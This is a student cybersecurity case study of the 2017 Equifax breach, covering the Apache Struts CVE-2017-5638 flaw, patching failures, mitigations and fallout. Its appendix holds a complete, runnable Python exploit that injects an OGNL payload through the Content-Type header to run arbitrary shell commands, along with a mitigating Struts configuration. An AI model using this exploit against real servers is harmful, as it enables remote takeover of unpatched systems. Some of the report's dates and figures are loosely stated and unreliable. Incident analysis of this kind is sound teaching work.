**Equifax Inc. Data Breach**

Joshua Gould

10-30-2018

Cyber Security Clinic

Equifax Incorporate is a credit reporting agency that distributes information on 800 million individual consumers along with 88 million businesses worldwide. Equifax sells credit monitoring and fraud-prevention services directly to consumers. The incorporate owns massive amounts of data on consumers and possess the ability to turn over the said data to anyone who wants to know credit of certain individuals. Originally named Retail Credit Company before its last controversy, Equifax changed its name for a better image and expanded its credit report onto companies in the United States after 1975.

Forward to September 7th, 2017, Equifax announced a cybercrime identity theft event. Equifax breach had a major failure on the internal control of security system. The underlying causes of this breach involved an Apache Struts vulnerability with an IT systems administrator using an insecure password. Apache Struts is an interface for creating web applications written in Java. Though the attack was stated to have begun in mid-May, the breach was not observed until July 29, according to Equifax CEO Richard F. Smith and a following report by Equifax.

**Figure 1** Retail Credit Company


The known specific cause of the Equifax breach was a failure to install a well-publicized security patch to Apache Struts detailed seven months prior to the breach. Specifically, CVE-2017-5638 published on March 10th of 2017 details that an exploit allows remote command attackers to execute arbitrary commands to abuse the Strut’s parser via a created message where the header contains #cmd= string.

**Figure 2** Former Equifax CEO Richard Smith

Additionally, reports found that Equifax ran a customer portal in Argentina for which the username and password combination was "admin/admin", a considerably weak username-password combination that can actually be the first guess that an attacker or attacker network would try in such an environment.

At the time Cisco's Talos security division warned that, "It is likely that the exploitation will continue in a wide scale since it is relatively trivial to exploit and there are clearly systems that are potentially vulnerable." Detailing that the exploit itself was adamantly difficult to easily patch due to the widespread nature of the Jakarta Multipart parser used in this exploit which coincidently applies to several Java Oracle devices.

CVSS scores, provided in Figure 3, detail the report at the highest possible critical value. Known exploits, (unless listed as false-positives), going unsolved for a seven-month period allowed for this controversy to cause a great uproar in the cybersecurity community. Considering the information of the victims being at such a high target mixed with the even higher target of the company itself, the uproar is understandable. Vulnerability scans performed by Equifax were reportedly observed on July 29th, five months after the official release of the vulnerability itself.

The first steps in company mitigation should have been for scanning for vulnerabilities themselves. A five-month period spanning between vulnerability release and observation leads to believe that Equifax was in dire need of VM distribution over the manager admin interface under a scheduled process. After observation, the proper steps could have been taken to resolve the critical vulnerability. An example of a vulnerability scanner is Tenable Nessus Enterprise.

Following a proper, and consistent vulnerability scan, the next obvious state is to update the vulnerable system. S2-045, created on Mar 2nd, 2017 is the currently publicly available patch for such a system.

**Figure 3** CVSS v3.0 Impact report concerning CVE-2017-5638

Mitigations to the vulnerability exist prior to the released patch however. Additionally, temporary restricted access to policy managing administrator privileges until a fix is implemented could have potentially limited any unwarranted access to the system.

Early research and development to a patch allows for quicker response to damage as well. Equifax could have prevented the Remote Code Execution (RCE) attack with a malicious Content-Type value, especially with early detection, by validating Content-type and checking suspicious variables.

This attack impacted approximately 145.5 million U.S. consumers along with several million Canadian and British residents. The Equifax breach is the first of its kind that leaked name, address, birth date, credit card, and Social Security numbers of several million sent to the deep web all at once. It is considered one of the worst data breaches in internet history. Not only is the information vital to a user’s everyday living and financials, so many users were affected that the repair process is near impossible.

On the user’s end, mitigation involves freezing credit, changing home addresses, card numbers, phone numbers, and request of name change. At this point, the user would still be vulnerable to the Equifax breach and considering that the information applied to nearly a third of Americans, the only solace found can be that an individual’s identity can hide amongst the crowd.

According to a later released report, the actual total of affected used was around 147.9 million. Of the extra 2.4 million people, unlike the previous victims, Equifax stated that the only personal data breached for the latest victims were driver’s license numbers. This report confirms that the actual number of victims, due to poor reporting and system maintenance, as well as the reach of the deep web, leaves a lot of speculation as to how many users were affected.

Investigations followed the release, as to the culprit responsible for not properly securing user data. However, according to more recent reports, the head of the Consumer Financial Protection Bureau, has decided to pull away from the said investigation. According to Reuters, after Cordray resigned in November and was replaced by Mulvaney, President Donald Trump’s budget chief. However, Equifax has said it is under investigation by every state attorney general and faces more than 240 class action lawsuits. In one specific case, the company is also looking at a class action lawsuit that claims $68.6 billion in exclusive of penalties. Shares have plummeted for the company as well, as Equifax basically has fallen, but will very little consequences.

**Resources**

1. *All Products and Solutions | Business | Equifax*, www.equifax.com/business/all-products/.
2. *Aruba Enterprise Wireless LAN Solutions*, www.arubanetworks.com/assets/alert/ARUBA-PSA-2017-002.txt.
3. “Apache Software Foundation.” *S2-045 - Apache Struts 2 Documentation - Apache Software Foundation*, cwiki.apache.org/confluence/display/WW/S2-045.
4. Haselton, Todd. “Credit Reporting Firm Equifax Says Data Breach Could Potentially Affect 143 Million US Consumers.” *CNBC*, CNBC, 8 Sept. 2017, www.cnbc.com/2017/09/07/credit-reporting-firm-equifax-says-cybersecurity-incident-could-potentially-affect-143-million-us-consumers.html.
5. Kircher@4evrmalone, Madison Malone. “Turns Out That Equifax Hack Was Even Worse Than We Thought.” *Intelligencer*, 1 Mar. 2018, nymag.com/intelligencer/2018/03/equifax-identifies-2-4-million-hack-victims-in-data-breach.html.
6. Locker, Melissa. “Equifax Has A Super Shady History That Might Explain Its Shady Present.” *Fast Company*, Fast Company, 8 Sept. 2017, www.fastcompany.com/40464730/equifax-has-a-super-shady-history-that-might-explain-its-shady-present.
7. Energy and Commerce. “Oversight of the Equifax Data Breach: Answers for Consumers.” *YouTube*, YouTube, 3 Oct. 2017, www.youtube.com/watch?v=4pgg2LCY8iE.
8. Equifax. “Rick Smith, Chairman and CEO of Equifax, on Cybersecurity Incident Involving Consumer Data.” *YouTube*, YouTube, 7 Sept. 2017, www.youtube.com/watch?v=bh1gzJFVFLc.
9. Rucker, Patrick. “Exclusive: U.S. Consumer Protection Official Puts Equifax Probe on...” *Reuters*, Thomson Reuters, 5 Feb. 2018, www.reuters.com/article/us-usa-equifax-cfpb/exclusive-u-s-consumer-protection-official-puts-equifax-probe-on-ice-sources-idUSKBN1FP0IZ.
10. “The Equifax Data Breach.” *The CPA Journal*, 21 Dec. 2017, www.cpajournal.com/2017/12/15/equifax-data-breach/.
11. “The Equifax Data Breach: What to Do.” *Consumer Information*, 13 Mar. 2018, www.consumer.ftc.gov/blog/2017/09/equifax-data-breach-what-do.
12. Woo, Vex. “Exploit.” *Exploits Database by Offensive Security*, www.exploit-db.com/exploits/41570/.
13. “You Are Viewing This Page in an Unauthorized Frame Window.” *NVD - Cve-2017-5638*, nvd.nist.gov/vuln/detail/CVE-2017-5638.

**Appendix**

Python script similar to exploit carried out on parser for Equifax

#!/usr/bin/python

# -\*- coding: utf-8 -\*-

import urllib2

import httplib

def exploit(url, cmd):

    payload = "%{(#\_='multipart/form-data')."

    payload += "(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS)."

    payload += "(#\_memberAccess?"

    payload += "(#\_memberAccess=#dm):"

    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."

    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."

    payload += "(#ognlUtil.getExcludedPackageNames().clear())."

    payload += "(#ognlUtil.getExcludedClasses().clear())."

    payload += "(#context.setMemberAccess(#dm))))."

    payload += "(#cmd='%s')." % cmd

    payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."

    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."

    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."

    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."

    payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."

    payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."

    payload += "(#ros.flush())}"

    try:

        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}

        request = urllib2.Request(url, headers=headers)

        page = urllib2.urlopen(request).read()

    except httplib.IncompleteRead, e:

        page = e.partial

    print(page)

    return page

if \_\_name\_\_ == '\_\_main\_\_':

    import sys

    if len(sys.argv) != 3:

        print("[\*] struts2\_S2-045.py <url> <cmd>")

    else:

        print('[\*] CVE: 2017-5638 - Apache Struts2 S2-045')

        url = sys.argv[1]

        cmd = sys.argv[2]

        print("[\*] cmd: %s\n" % cmd)

        exploit(url, cmd)

Patch S2-045 for Equifax Vulnerability

<interceptors>

    <interceptor-stack name="defaultWithoutUpload">

        <interceptor-ref name="exception"/>

        <interceptor-ref name="alias"/>

        <interceptor-ref name="servletConfig"/>

        <interceptor-ref name="i18n"/>

        <interceptor-ref name="prepare"/>

        <interceptor-ref name="chain"/>

        <interceptor-ref name="scopedModelDriven"/>

        <interceptor-ref name="modelDriven"/>

        <interceptor-ref name="checkbox"/>

        <interceptor-ref name="datetime"/>

        <interceptor-ref name="multiselect"/>

        <interceptor-ref name="staticParams"/>

        <interceptor-ref name="actionMappingParams"/>

        <interceptor-ref name="params"/>

        <interceptor-ref name="conversionError"/>

        <interceptor-ref name="validation">

            <param name="excludeMethods">input,back,cancel,browse</param>

        </interceptor-ref>

        <interceptor-ref name="workflow">

            <param name="excludeMethods">input,back,cancel,browse</param>

        </interceptor-ref>

        <interceptor-ref name="debugging"/>

    </interceptor-stack>

</interceptors>

<default-interceptor-ref name="defaultWithoutUpload"/>